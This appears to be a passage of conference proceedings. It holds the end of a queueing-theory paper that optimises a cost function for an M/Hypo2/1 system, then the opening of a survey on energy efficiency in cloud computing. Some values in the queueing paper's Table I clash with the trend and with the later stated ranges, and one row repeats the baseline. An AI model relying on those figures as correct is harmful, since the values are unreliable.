Proposition II.1. [10] *Let Y_i , $i = 1, 2$ be independent random variables with probability density functions (1). Then, the probability density function of the random variable Y is a convolution of the probability density functions of the random variables Y_i , $i = 1, 2$ and has the form*

$$g_Y(x) = \frac{\mu_1 \mu_2}{\mu_1 - \mu_2} (e^{-\mu_2 x} - e^{-\mu_1 x}), \quad x \geq 0.$$

For further work, the following numerical characteristics of the random variable Y will be of importance.

Proposition II.2. [11] *The mean, second moment, and variance of the random variable Y are*

$$\mathbb{E}Y = \frac{\mu_1 + \mu_2}{\mu_1 \mu_2},$$

$$\mathbb{E}Y^2 = 2 \frac{\mu_1^2 + \mu_1 \mu_2 + \mu_2^2}{\mu_1^2 \mu_2^2},$$

$$\mathbb{D}Y = \frac{\mu_1^2 + \mu_2^2}{\mu_1^2 \mu_2^2},$$

respectively.

C. General assumptions

In this subsection, we outline the general assumptions for the proposed $M/Hypo_2/1$ queueing system.

- Customers are served through single-server;
- Customers are served according to FIFO (First in, first out) discipline;
- The waiting line (queue) has unlimited capacity;
- The servicing of the next customer starts after completing the service of the previous customer in both phases;
- The traffic intensity for this model is defined by

$$\rho = \frac{\lambda(\mu_1 + \mu_2)}{\mu_1 \mu_2},$$

and the system works in stationary mode if $0 < \rho < 1$.

III. CONSTRUCTION OF THE COST FUNCTION FOR $M/Hypo_2/1$ QUEUEING SYSTEM

We denote by N a random variable that represents the number of customers in the system. To form the cost function for this model, we need to obtain the explicit form of the expected number of customers in the system per unit of time.

Proposition III.1. [12] *In the proposed $M/Hypo_2/1$ queueing system in stationary mode, the expected number of customers in the system is defined by*

$$\mathbb{E}N = \frac{\lambda(\mu_1 + \mu_2)}{\mu_1 \mu_2} + \frac{\lambda^2(\mu_1^2 + \mu_1 \mu_2 + \mu_2^2)}{\mu_1 \mu_2 (\mu_1 \mu_2 - \lambda(\mu_1 + \mu_2))}, \quad (2)$$

where λ is the intensity of the Poisson input stream, μ_1 and μ_2 are intensities of the service time in the first and second phase, respectively.

Using the general assumptions from Section II and Proposition III.1 we can form the expected total cost function for the proposed model as

$$\Phi = c_w \mathbb{E}N + c_1 \mu_1 + c_2 \mu_2,$$

where $c_w > 0$ is waiting cost per customer per unit of time, $c_1 > 0$ is customer service system load cost (depreciated cost) for the first service phase, and $c_2 > 0$ is customer service system load cost (depreciated cost) for the second service phase. The explicit form of the expected total cost function is

$$\Phi = c_w \left(\frac{\lambda(\mu_1 + \mu_2)}{\mu_1 \mu_2} + \frac{\lambda^2(\mu_1^2 + \mu_1 \mu_2 + \mu_2^2)}{\mu_1 \mu_2 (\mu_1 \mu_2 - \lambda(\mu_1 + \mu_2))} \right) + c_1 \mu_1 + c_2 \mu_2. \quad (3)$$

As we can notice, the form of the function (3) allows it to be treated as a function of two variables μ_1 and μ_2 , assuming that λ and costs c_w , c_1 and c_2 are constants, but in that case

the function is not convex function, so it is very difficult to minimize that function. The situation is the same when it is considered as a function of λ and one of the intensities μ_1 or μ_2 . On the other hand, in order to be treated as a function of the traffic intensity ρ in the case when λ and costs c_w , c_1 and c_2 are constants, it is necessary to propose some relation between the intensities μ_1 and μ_2 , thus allowing the existence of an optimal solution ρ^* , and optimal values μ_1^* and μ_2^* which will minimize the cost function (3). Inspired by this, in this section, we propose an approach to form a new cost function so that we introduce new additional assumptions for the proposed model in order to obtain a cost function of the traffic intensity ρ and minimize that function so that the system remains in the stationary mode.

A. New additional assumptions

To implement the objective discussed above, we assume that we have two phases of customer service, so that the first phase has the capacity to serve μ_1 customers per unit of time and is known as the 'fast phase'. The second phase has the capacity to serve only a fraction of first-phase customers, i.e., $\mu_2 = \alpha\mu_1$, where $0 < \alpha < 1$ is a fraction of the service capacity and this phase is known as 'slow phase'. α can also be treated as a percentage of first phase customers served. Also, for the costs related to the server load in both phases it is natural that $0 < c_1 < c_2$.

Now, the traffic intensity under these additional assumptions has a form

$$\rho = \frac{\lambda(\alpha + 1)}{\alpha\mu_1}.$$

On the other hand, the expected number of customers in the system is

$$\mathbb{E}N = \rho + \frac{(\alpha^2 + \alpha + 1)\rho^2}{(\alpha + 1)^2(1 - \rho)}.$$

Finally, the expected total cost function as a function of ρ is

$$\begin{aligned} \Phi(\rho; \lambda, \alpha, c_w, c_1, c_2) = \\ = c_w \left(\rho + \frac{(\alpha^2 + \alpha + 1)\rho^2}{(\alpha + 1)^2(1 - \rho)} \right) + c_1 \frac{\lambda(\alpha + 1)}{\alpha\rho} + c_2 \frac{\lambda(\alpha + 1)}{\rho}, \end{aligned} \quad (4)$$

where λ , α , c_w , c_1 and c_2 are known positive constants.

IV. COST FUNCTION ANALYSIS FOR $M/Hypo_2/1$ QUEUEING SYSTEM

To determine the stationary points of the cost function, we first look for the first derivative of the function, with respect to the known positive constants suggested in the previous section.

$$\begin{aligned} \Phi'(\rho; \lambda, \alpha, c_w, c_1, c_2) = \\ = c_w \left(1 + \frac{(\alpha^2 + \alpha + 1)(2\rho - \rho^2)}{(\alpha + 1)^2(1 - \rho)^2} \right) - c_1 \frac{\lambda(\alpha + 1)}{\alpha\rho^2} - c_2 \frac{\lambda(\alpha + 1)}{\rho^2}. \end{aligned}$$

In order to find explicit form of the polynomial equation that generates all stationary points of the cost function, we solve the equation

$$\Phi'(\rho; \lambda, \alpha, c_w, c_1, c_2) = 0.$$

With simple algebraic transformations and rearranging of the equation by powers of ρ , we get the following fourth-degree polynomial equation with real coefficients

$$A\rho^4 + B\rho^3 + C\rho^2 + D\rho + E = 0, \quad (5)$$

where:

$$\begin{aligned} A &= \alpha^2, \quad B = -2\alpha^2, \\ C &= \alpha^3 + 2\alpha^2 + \alpha - m\lambda(\alpha + 1)^3 - n\lambda\alpha(\alpha + 1)^3, \\ D &= 2m\lambda(\alpha + 1)^3 + 2n\lambda\alpha(\alpha + 1)^3, \\ E &= -m\lambda(\alpha + 1)^3 - n\lambda\alpha(\alpha + 1)^3. \end{aligned}$$

To simplify the expression, we used the notations $m = \frac{c_1}{c_w}$ and $n = \frac{c_2}{c_w}$.

As the main goal is to find an optimal solution ρ^* for which the condition $0 < \rho^* < 1$ is fulfilled, and thus optimal values for the intensities μ_1^* and μ_2^* for which the cost function (4) is minimized, and system remains in the stationary mode, we will show the existence and uniqueness of such a candidate ρ^* for an optimal solution.

Proposition IV.1. *In the proposed $M/Hypo_2/1$ queueing system in stationary mode under the new additional assumptions introduced in Subsection III-A, there exists unique solution ρ^* of the equation (5) for which the condition $0 < \rho^* < 1$ is fulfilled.*

Proof. First we will show the existence of the solution in the interval $(0, 1)$. Let

$$\begin{aligned} h(\rho) &= c_w(\alpha(\alpha + 1)^2\rho^2(1 - \rho)^2 + \\ &+ \alpha(\alpha^2 + \alpha + 1)\rho^2(2\rho - \rho^2)) - c_1\lambda(\alpha + 1)^3(1 - \rho)^2 - \\ &- c_2\lambda\alpha(\alpha + 1)^3(1 - \rho)^2. \end{aligned}$$

Then

$$h(0) = -c_1\lambda(\alpha + 1)^3 - c_2\lambda\alpha(\alpha + 1)^3 < 0,$$

for every λ , c_1 , $c_2 > 0$ and $0 < \alpha < 1$. On the other hand,

$$h(1) = c_w\alpha(\alpha^2 + \alpha + 1) > 0,$$

for every $c_w > 0$ and $0 < \alpha < 1$. Therefore, according to the intermediate-value theorem, since h is a continuous function, we can conclude that there exists at least one solution $0 < \rho^* < 1$, such that $h(\rho^*) = 0$.

Now we will prove the uniqueness of the solution ρ^* . Suppose there are two solutions $0 < \rho_1^* < \rho_2^* < 1$ of the equation $h(\rho) = 0$. Then

$$h(\rho_1^*) = h(\rho_2^*) = 0.$$

The function h is continuous on the interval $[\rho_1^*, \rho_2^*]$ and differentiable on the interval (ρ_1^*, ρ_2^*) , which means that it fulfills the conditions of Rolle's theorem. There exists $a \in (\rho_1^*, \rho_2^*)$ such that $h'(a) = 0$. But

$$\begin{aligned} h'(\rho) &= c_w(\alpha(\alpha + 1)^2(2\rho - 6\rho^2 + 4\rho^3) + \\ &+ \alpha(\alpha^2 + \alpha + 1)(6\rho^2 - 4\rho^3)) + 2c_1\lambda(\alpha + 1)^3(1 - \rho) + \\ &+ 2c_2\lambda\alpha(\alpha + 1)^3(1 - \rho) > 0, \end{aligned}$$

for every $\rho \in (0, 1)$, which contradicts the assumption that there are two solutions. Finally, it follows that the equation has a unique solution $0 < \rho^* < 1$. $\square$

Now, we find the second derivative of the cost function and check the sign at the point ρ^* .

$$\Phi''(\rho^*; \lambda, \alpha, c_w, c_1, c_2) = \frac{2c_w(\alpha^2 + \alpha + 1)}{(\alpha + 1)^2(1 - \rho^*)^3} + \frac{2c_1\lambda(\alpha + 1)}{\alpha\rho^{*3}} + \frac{2c_2\lambda(\alpha + 1)}{\rho^{*3}} > 0.$$

As the second derivative has a positive sign at the point ρ^* , it follows that the cost function (4) reaches an absolute minimum at that point and the minimal (optimal) value of the cost function is $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$.

V. SENSITIVITY ANALYSIS

In this section we will test the sensitivity of the optimal solutions obtained to different cost values. The results are summarized in three groups based on different values of α : $\alpha = 0.25$, $\alpha = 0.5$ and $\alpha = 0.75$ in the Table I, Table II and Table III, respectively. In the numerical computations, we assume that an average of $\lambda = 35$ customers per unit of time come through the Poisson input stream, and the service time in both phases is unknown. The initial values of the costs are $c_w = 5$ units, $c_1 = 7$ units and $c_2 = 12$ units. We will carry out the sensitivity analysis of the optimal solutions as follows: we choose one of the costs and change its value at a rate of $\pm 25\%$, while the other values in the model are fixed and we find the optimal solutions. We carry out the procedure in the same way for the other two costs.

At the beginning of this analysis, we give the optimal solutions for different values of α , without changing the initial cost values. In the first case when $\alpha = 0.25$, the optimal solution for the initial values of the costs without a percentage change in the cost values (PCCV) is $\rho^* = 0.953289$, $\mu_1^* = 183.575$, $\mu_2^* = 45.8937$ and the optimal value of the cost function is $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2) = 1922.23$. The results with PCCV are given in Table I.

TABLE I
EFFECT OF CHANGES IN THE COSTS ON THE OPTIMAL SOLUTIONS FOR $\alpha = 0.25$

Costs	PCCV (%)	$\alpha = 0.25$			
		ρ^*	μ_1^*	μ_2^*	$\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$
c_w	-75	0.976089	179.278	44.8217	1835.93
	-50	0.966515	181.063	45.2657	1871.63
	-25	0.959294	182.426	45.6065	1899.07
	+25	0.948059	184.588	46.1469	1942.65
	+50	0.94338	185.503	46.3758	1961.13
	+75	0.939117	186.345	46.5863	1978.14
c_1	-75	0.933609	187.445	46.8612	1950.17
	-50	0.9427	185.637	46.4093	1276.49
	-25	0.948812	184.441	46.1103	1600.25
	+25	0.956752	182.911	45.7276	2242.88
	+50	0.959536	182.38	45.595	2562.49
	+75	0.961838	181.943	45.4858	2881.26
c_2	-75	0.947272	184.741	46.1853	1507.95
	-50	0.949533	184.301	46.0753	1646.34
	-25	0.951521	183.916	45.979	1784.42
	+25	0.953289	183.575	45.8937	1922.23
	+50	0.956305	182.996	45.749	2197.14
	+75	0.957607	182.747	45.6868	2334.29

In the second case when $\alpha = 0.5$, the optimal solution for the initial values of the costs without PCCV is $\rho^* = 0.949311$,

$\mu_1^* = 110.607$, $\mu_2^* = 55.3033$ and the optimal value of the cost function is $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2) = 1511.77$. The results with PCCV are given in Table II.

TABLE II
EFFECT OF CHANGES IN THE COSTS ON THE OPTIMAL SOLUTIONS FOR $\alpha = 0.5$

Costs	PCCV (%)	$\alpha = 0.5$			
		ρ^*	μ_1^*	μ_2^*	$\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$
c_w	-75	0.974003	107.803	53.9013	1438.13
	-50	0.963624	108.964	54.4818	1468.57
	-25	0.955806	109.855	54.9275	1491.99
	+25	0.94366	111.269	55.6344	1529.23
	+50	0.938608	111.868	55.9339	1545.03
	+75	0.934009	112.419	56.2093	1559.58
c_1	-75	0.935304	112.263	56.1315	927.299
	-50	0.941203	111.559	55.7797	1123.11
	-25	0.945714	111.027	55.5136	1317.86
	+25	0.952267	110.263	55.1316	1705.02
	+50	0.954753	109.976	54.988	1897.73
	+75	0.956882	109.731	54.8657	2089.96
c_2	-75	0.938046	111.935	55.9674	1011.37
	-50	0.942608	111.393	55.6965	1178.85
	-25	0.946276	110.961	55.4806	1345.6
	+25	0.951876	110.308	55.1542	1677.45
	+50	0.954083	110.053	55.0267	1842.72
	+75	0.956007	109.832	54.9159	2007.63

In the third case when $\alpha = 0.75$, the optimal solution for the initial values of the costs without PCCV is $\rho^* = 0.948968$, $\mu_1^* = 86.0584$, $\mu_2^* = 64.5438$ and the optimal value of the cost function is $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2) = 1448.3$. The results with PCCV are given in Table III.

TABLE III
EFFECT OF CHANGES IN THE COSTS ON THE OPTIMAL SOLUTIONS FOR $\alpha = 0.75$

Costs	PCCV (%)	$\alpha = 0.75$			
		ρ^*	μ_1^*	μ_2^*	$\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$
c_w	-75	0.973824	83.8618	62.8964	1377.2
	-50	0.963375	84.7714	63.5786	1406.59
	-25	0.955505	85.4696	64.1022	1429.2
	+25	0.943281	86.5772	64.9329	1465.17
	+50	0.938196	87.0465	65.2849	1480.44
	+75	0.933567	87.4781	65.6086	1494.5
c_1	-75	0.938422	87.0255	65.2691	994.211
	-50	0.942643	86.6358	64.9769	1146.15
	-25	0.946087	86.3205	64.7403	1297.48
	+25	0.951426	85.8361	64.3771	1598.71
	+50	0.953554	85.6445	64.2334	1748.75
	+75	0.955422	85.4771	64.1078	1898.48
c_2	-75	0.933928	87.4443	65.5832	863.37
	-50	0.940344	86.8477	65.1357	1059.41
	-25	0.945168	86.4044	64.8033	1254.3
	+25	0.952064	85.7785	64.3339	1641.61
	+50	0.95465	85.5462	64.1596	1834.34
	+75	0.956853	85.3492	64.0119	2026.59

VI. COMPARATIVE ANALYSIS OF THE EXPERIMENTAL RESULTS

At the beginning we will give an interpretation of the obtained results for each of the tables from Section V, separately.

1) *Analysis of the experimental results from Table I.* As we can conclude from Table I, only in changing the value of the cost c_w , the optimal value of the traffic intensity decreases. It means that at fixed initial values of costs c_1 and c_2 and for the highest value of cost c_w (increased by 75% of its value), the system will work in stationary mode. Also, the optimal values μ_1^* and μ_2^* increase under such changes in the cost c_w . The situation is the same with the optimal values of the cost function $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$. In terminology of sensitivity of the optimal solutions to these changes, we can note that

the optimal solutions ρ^* , μ_1^* and μ_2^* are not very sensitive to such changes, but the optimal values of the cost function $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$ are sensitive. The range of change of the optimal values of the cost function $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$ is the smallest, which means that we have a *weak sensitivity* of the optimal solutions. In the case of a change in the cost values c_1 and c_2 , the optimal value of the traffic intensity increases, but the optimal values μ_1^* and μ_2^* decrease. The optimal values of the cost function $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$ increase under such changes in costs. What is very important to conclude is that when changing the values of the cost c_1 , the optimal values of the cost function $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$ are the most sensitive. The range of changing its values for these changes is the largest, which means that we have a *strong sensitivity* of the optimal solutions. In contrast to these two cases, the third case for changing the cost values c_2 provides an *intermediate sensitivity* of the optimal solutions, according to the changes in the optimal values of the cost function $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$.

2) *Analysis of the experimental results from Table II.* In this case it can be concluded that by changing the values of the cost c_w , the optimal solutions ρ^* decrease, while the optimal values μ_1^* , μ_2^* and $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$ are increasing. With changes in the cost values c_1 and c_2 there is an inverse behavior of the optimal solutions, i.e., the optimal solutions ρ^* increase, while the optimal values μ_1^* , μ_2^* and $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$ are decreasing. Regarding the level of sensitivity of the optimal solutions, similar conclusions can be drawn as the results of Table I.

3) *Analysis of the experimental results from Table III.* We can conclude that the behavior of the optimal solutions for the corresponding changes in costs is similar to the previous two cases, in terms of increasing and decreasing the obtained values.

In the following, we state some significant conclusions regarding the sensitivity of the optimal solutions, as a comparative analysis of all three tables.

- If we observe the change in cost c_w in all three tables, we conclude that it has the weakest sensitivity to the optimal values of the cost function $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$. Moreover, by increasing the capacity of the second phase to serve customers, the rank of change of those optimal values of the cost function decreases. It would mean that, by increasing α in the interval $(0, 1)$, i.e., by increasing the capacity of the second phase to serve more customers, we will get a smaller difference in the optimal solutions for this way of sensitivity testing of optimal solutions. From the perspective of operational efficiency of the proposed system, the management will be able to successfully coordinate such changes in costs, ensuring the operation of the system in a stationary mode and reaching the minimum value of the cost function.
- In the case of changing the value of cost c_1 as proposed in this paper, a similar conclusion as the previous one can be made. Namely, with the increase of the work capacity of the second phase, the optimal values of the cost function

$\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$ will change in a smaller interval. The only difference in this case is that the difference starts at a much larger value than changes in the cost value c_w . For example, the variation range of the optimal values in this case in Table I is 1331.09, in Table II is 1162.661, while in Table III is 904.269, and the variation range of the optimal values in the case of changing c_w in Table I is 142.21, in Table II is 121.45, while in Table III is 117.3. Management should be careful with the organization of system work in this case due to the size of the optimal values of the cost function.

- Changes in the cost c_2 give completely different conclusions than the previous ones. In this case, by increasing the capacity of the second phase, the rank of changing the optimal values of the cost function increases. For example, for the results of Table I the rank is 826.34, from Table II it is 996.26, and from Table III it is 1163.22. One reason for this is the natural ordering of costs $c_1 < c_2$, due to the different capacities of the two phases. It can be said that due to the high sensitivity of the optimal values of the cost function $\Phi(\rho^*; \lambda, \alpha, c_w, c_1, c_2)$ with changes in the cost c_2 , the management should try to avoid the increase of the cost c_2 , if it wants to increase the capacity of the second phase. An optimal solution is also reached in this case, but due to large changes in the optimal values, this case should be avoided.

CONCLUSION

In this paper, we proposed a new cost function construction for the $M/Hypo_2/1$ model. It was shown that the stationary points of the cost function are solutions of a fourth-degree polynomial equation with real coefficients. Moreover, we have shown that there is a unique solution in which the cost function reaches an absolute minimum. The second part of the paper contains the experimental results through which we tested the sensitivity of the optimal solutions with a percentage increase and decrease in the value of each of the costs. From the obtained results, it can be concluded that the optimal solutions are most sensitive to changes in costs c_1 and c_2 . It is concluded that the changes in the cost c_2 are the most dangerous in terms of efficient operation of the system, so that case is recommended to be avoided.

REFERENCES

- [1] L. Lakatos, "A note on the Pollaczek-Khinchin formula," *Annales Univ. Sci. Budapest., Sect. Comp.*, Vol. 29, pp. 83-91, 2008.
- [2] B. V. Gnedenko and I. N. Kovalenko, *Introduction to Queueing Theory*, Birkhäuser Basel, 1989, DOI: 10.1007/978-1-4615-9826-8.
- [3] S. Mirchevski and V. Bakeva, "Cost function analysis of a single-server queueing system with Poisson input stream and Erlang- k service time," *Applied Mathematics and Computation*, Vol. 475 (2024), 128729, <https://doi.org/10.1016/j.amc.2024.128729>.
- [4] S. Mirchevski and I. Stojkovska, "Sensitivity analysis of stochastic (s, S) inventory model with Poisson demand process and exponential lifetimes," *Mat. Bilten*, in press.
- [5] B. Doshi, "Analysis of a two phase queueing system with general service times," *Operations Research Letters*, Vol. 10, pp. 265-272, 1991, [http://dx.doi.org/10.1016/0167-6377\(91\)90012-E](http://dx.doi.org/10.1016/0167-6377(91)90012-E).

- [6] A. Marin and S. R. Bulo, "Explicit solutions for queues with Hypo- or Hyper-exponential service time distribution and application to product-form approximations," *Performance Evaluation*, Vol. 81, pp. 1-19, 2014, <http://dx.doi.org/10.1016/j.peva.2014.07.021>.
- [7] A. Nassabein, T. Kadri, S. Kadry and K. Smaili, "The Exponentiated Hypoexponential Distribution," pp. 1-26, August 2023, [arXiv:2308.01209v1](https://arxiv.org/abs/2308.01209v1).
- [8] K. Salah, "Analysis of a two-stage network server," *Applied Mathematics and Computation*, Vol. 217, pp. 9635-9645, 2011, [doi:10.1016/j.amc.2011.04.048](https://doi.org/10.1016/j.amc.2011.04.048).
- [9] S. Zapechnikov, N. Miloslavskaya, S. and A. Tolstoy, "Analysis of Hypoexponential Computing Services for Big Data Processing," in 2015 3rd International Conference on Future Internet of Things and Cloud (Fi-Cloud), Rome, Italy, 2015 pp. 579-584, [doi: 10.1109/FiCloud.2015.57](https://doi.org/10.1109/FiCloud.2015.57).
- [10] G. P. Yanev, "Exponential and Hypoexponential Distributions: Some Characterizations," *Mathematics*, Vol. 8, No. 12, 2207, <https://doi.org/10.3390/math8122207>.
- [11] K. Smaili, T. Kadri and S. Kadry, "Hypoexponential Distribution with Different Parameters," *Applied Mathematics*, Vol. 4, pp. 624-631, April 2013, <http://dx.doi.org/10.4236/am.2013.44087>.
- [12] U. N. Bhat, *An Introduction to Queueing Theory: Modeling and Analysis in Applications*, Birkhäuser Basel, 2008, DOI: 10.1007/978-0-8176-4725-4.

Energy Efficiency in Cloud Computing

Klimentina Djeparoska, Aleksandra Dedinec, Anastas Mishev

Faculty of Computer Science and Engineering,

Ss Cyril and Methodius University in Skopje, North Macedonia

dzeparoska.klimentina@students.finki.ukim.mk, aleksandra.kanevche@finki.ukim.mk, anastas.mishev@finki.ukim.mk

Abstract—Today cloud computing is an essential part of almost every software company. By reducing the cost needed for equipment, companies can focus on building their product without the need to worry about the underlying infrastructure. With the recent AI revolution the need for computational resources increases, along with the energy consumption by cloud providers and their data centers. This paper will give an overview on existing algorithms and techniques for reducing the energy consumption, as well as an overview of the current state of cloud providers and their efforts to become sustainable and lower their energy consumption.

Keywords—Energy efficiency, Cloud Computing, Green cloud

I. INTRODUCTION

Throughout the years cloud computing has become more and more popular. Small and medium businesses eliminate the big upfront cost needed for hardware equipment (if they were to use on-premises servers) and can easily scale and adjust to bigger load as their business grows. Better scalability, availability, less maintenance needed and a pay as you go model really made a big impact on the traditional on-premises servers. As the prices for electricity have increased, businesses are looking for ways to lower their costs and save on energy. If we compare how much energy on-premises servers use, with servers in cloud computing, cloud computing is a clear winner. But it's not just small and medium companies, also larger companies like Netflix, Facebook, LinkedIn are using cloud computing. With new improved security protocols and standards, the government agencies are slowly joining the trend. Today with the newest developments in the area of artificial intelligence, the consumption of energy has grown even more. Thousands of data is processed every second, new models are trained, predictions are made, and all of that requires large processing power which leads to bigger consumption of energy. As part of this research, we will cover existing techniques for lowering the consumption of energy, compare the results and efficiency of each used technique. We will cover techniques like virtualization, migration of virtual machines, scaling of virtual machines, dynamic voltage and frequency scaling, consolidation of virtual machines. All the techniques will be represented through different algorithms in the experiments, like maximal bin packing, power expand min-max and migration minimization, highest potential growth etc. Also, as part of this research, we will look at the "green cloud". Besides lowering the consumption of energy, companies strive for generating part of its energy from renewable sources, reusing the energy that is produced from the servers, recycle

and reduce the waste from the hardware. The EU in 2020 has adopted a new strategy and policies which are expected to be implemented by 2030, in order to slow down and reduce the increase in energy consumption of data centers. The goal of this research is to see the current state of energy consumption of data centers, and how much all of these techniques, algorithms, strategies and policies, which will be analyzed, will contribute to improving the state.

II. RELATED WORK

Cloud computing has been related to energy efficiency and resource utilization since the very beginning[1]. Berl et al. have elaborated details on how power consumption could be lowered in data centers using cloud computing and better resource utilization will be achieved, in the begging of 2009. Back then, even though it was not so broadly used, it was considered a promising technology for the future. A few years later, Beloglazov et al. was researching dynamic consolidation of VMs using live migration and switching idle nodes to sleep mode as a way of reducing energy consumption for the cloud providers. He saw that if the consolidation is used too often it will lead to performance degradation which will violate the service level agreements, which cloud providers have with their customers. So there is a trade off between energy efficiency and violation of SLA. To this he proposed a new approach for adaptive heuristics for dynamic consolidation of VMs, based on an analysis of historical data from the resource usage by the VMs[2]. Later on, with the rise of high performance computing (HPC), Zhang et al. was looking into the relation between power and performance, and found that the two factors which influence them the most are the number of cores in computation and memory usage. He proposed a new power evaluation method, which included shielding the tuning HPL parameters and simplifying the problem where the NPB has multiple programs, which all lead to reducing the power evaluation complexity[3]. Then, khemwani et al. wrote an overview on VM migration and the two types live and cold migration. She considered the efficiency of power, the balance of the load and the fault tolerance techniques that were available[4]. Deiab et al. was trying to find the balance between power consumption and performance, through different algorithms and techniques, it was like a survey of recent approaches and techniques for energy efficiency in cloud computing[5]. Zhou et al. did a detailed review of VM Consolidation algorithms, implemented in CloudSim toolkit, in order to compare them, and ensure

that the same experimental settings apply in all experiments. All of the algorithms that were covered efficiently reduce the energy consumption while balancing the trade-offs between energy consumption, VMM and SLA violations[6]. Kelechi et al. tries to improve energy efficiency in HPC sites and data center using AI as a tool, to do some optimization based on previously existing information[7].

III. GREEN CLOUD, EU STRATEGY AND POLICES AND THE CURRENT STATE

A. Green Cloud

Besides the energy savings, cloud computing companies are now investing in green energy – to generate their energy from green sources like water, wind, and the sun. Also, the heat generated from the servers can be used for heating near by buildings, the waste from the hardware can be recycled and will be more utilized, a recommendation is to use hardware with as little toxic materials as possible. Another advice is for the location of the data center which plays a big role in the energy savings. A good location will be with colder temperature, the air should be with the right amount of moisture to prevent the hardware from corrosion and malfunction and on the other hand if there is less moisture to prevent electrostatic discharge. Iceland is one popular location for data centers, because of its climate it has reduced cooling energy consumption, it also has reduced security costs, and it has a lot of renewable energy.

B. EU strategy and policies

New strategy and policies for EU – “Energy efficient cloud computing technologies and policies, eco-friendly cloud market” is the title of research that was done in 2020, funded by EU, to get the current state of cloud computing and energy consumption and energy efficiency. Due to the increase of energy consumption, especially in the last few years and because of this findings, EU strategy is by 2030 to have so called green clouds. The summary of the research gives the following recommendations for cloud providers, governments, companies in Europe to be running more campaigns for raising awareness for energy consumption and lowering the demand for electricity, to promote reducing the carbon footprint in the cloud computing area, bring new solutions through research to target energy efficiency, some policies that each cloud provider in Europe needs to fulfill by 2030, etc.

All the recommendations and policies that were mentioned in this section to be implemented where possible and together with different techniques and algorithms, to achieve the end goal, which is to reduce the energy consumption and carbon footprint and to bring it back to the level of consumption in 2010.

C. Current State

Analysis of the current state of cloud computing providers market, shows that Amazon Web Services holds the bigger part with 32%, while Microsoft’s Azure holds 23% and Google Services 10%. For each of these companies, we will look at the

activities they have taken to lower the electricity consumption and the opportunity to become the so-called “green cloud”.

Amazon Web Services - is a leading cloud computing company with over 100 data centers worldwide. Amazon is making significant progress in its journey towards sustainability. Their infrastructure is up to 5 times more energy efficient than typical European data centers. They are also returning 3.9 billion liters of water to communities each year and aim to become water positive by 2030. In terms of electricity usage, 90% of the electricity used by Amazon in 2020 came from renewable sources. They have already implemented solar and wind farms and plan to reach 100% renewable energy by 2025. Amazon prioritizes energy efficiency by using advanced modeling for data center design and employing different cooling techniques based on weather conditions. They have also developed chips that consume 60% less electricity compared to traditional EC2 instances. To achieve their goal of net-zero carbon emissions by 2040, Amazon is extending the lifespan of servers, using less concrete and steel in data center construction, and transitioning to renewable fuel like hydro-treated vegetable oil (HVO). Currently, they have locations in Ireland and Sweden that use this oil as fuel, and they plan to expand its use to all European data centers in the future.

Microsoft Azure is also one of the leading companies in cloud computing, with data centers in various regions and zones around the world. Azure is committed to sustainability and has outlined several projects to achieve this goal. By 2025, they aim to rely on 100% renewable energy. Additionally, they plan to obtain a zero waste certificate by 2030 and return more water to communities than they use for cooling servers. Azure is also dedicated to net-zero deforestation for new constructions and reforestation efforts in Ireland. They are actively working on improving the quality and availability of municipal water in Washington State to preserve natural habitats. In the future, Azure plans to utilize AI chips with liquid immersion cooling for better performance and batteries with an interactive network that store energy more efficiently. These batteries can serve as alternatives to fossil fuel generators, further reducing emissions.

Google Cloud Platform is also one of the leading companies in cloud computing, just like the previous two companies, it is globally spread with data centers in different regions and zones around the world. Google is committed to becoming a sustainable company. They use energy from renewable sources like solar and wind to power their products and operations, including data centers and offices. They also prioritize water conservation and aim to replenish more water than they consume. Google’s circular economy efforts focus on minimizing waste and maximizing resource reuse. They are dedicated to protecting nature and biodiversity in the areas where they operate. Google’s ultimate goal is for both nature and people to thrive together.

Equinix, an American digital infrastructure company, has committed to increasing server temperature in its data centers to reduce electricity consumption by 10%. Previously, the highest temperature for server operation was 23 degrees.

Equinix has several data centers operating at 25 degrees without issue. The company plans to raise the temperature to 27 degrees in the future. They use two cooling techniques: air retention to direct cool air to equipment and liquid-cooled equipment for next-generation processors.

Many data center companies have started to reduce their carbon emissions as well as their electricity consumption. Since we do not have an exact comparison framework for the implementations and calculations of the energy consumption of each of the companies, we can only say that each of them has outlined goals until 2025, 2030, etc., for the implementation and improvement of the processes and the way of working in order to being one step closer to a sustainable company. Hence, companies that have data centers in Europe are expected to achieve the outlined recommendations and measures for reducing electricity consumption, and becoming a so-called "green cloud".

IV. ALGORITHMS AND TECHNIQUES FOR ENERGY EFFICIENCY

Dynamic Voltage and Frequency Scaling (DVFS) – allows the devices to run or perform tasks with the minimal amount of required power. Its part of almost all modern computer hardware it's used to maximize power savings, battery life and longer life of devices without affecting the performance. VMware Sphere uses dynamic voltage and frequency scaling, it allows host CPUs to dynamically change power state when resource demands are low, to reduce the energy consumption.

Virtualization – Virtual Machines (VM) – is a technique which gives you the ability to run multiple virtual machines simultaneously on the same physical machine. Benefits of using virtualization include cost effectiveness, reducing needed hardware, and energy savings. It helps with better utilization and flexibility of resources. Virtualization in cloud computing allows cloud providers to share a single physical instance of a resource or an application on multiple customers and companies at the same time.

VM Migration – Migration of virtual machines techniques serve as basis for managing computing resources, minimizing VM performance overhead, achieving energy efficiency and load balancing in cloud computing ("Virtual Machine Migration - an overview — ScienceDirect Topics"). It is the task of moving one virtual machine from one physical hardware to another. Besides the migration with shutting down the client system, different kind of migration exists – "Live VM migration." Live Virtual Machine Migration involves moving virtual machines without shutting down a client system or making disruptions to the normal workflow. Using live migration functionality, it's easier to migrate virtual machines without doing a lot of other administrative work.

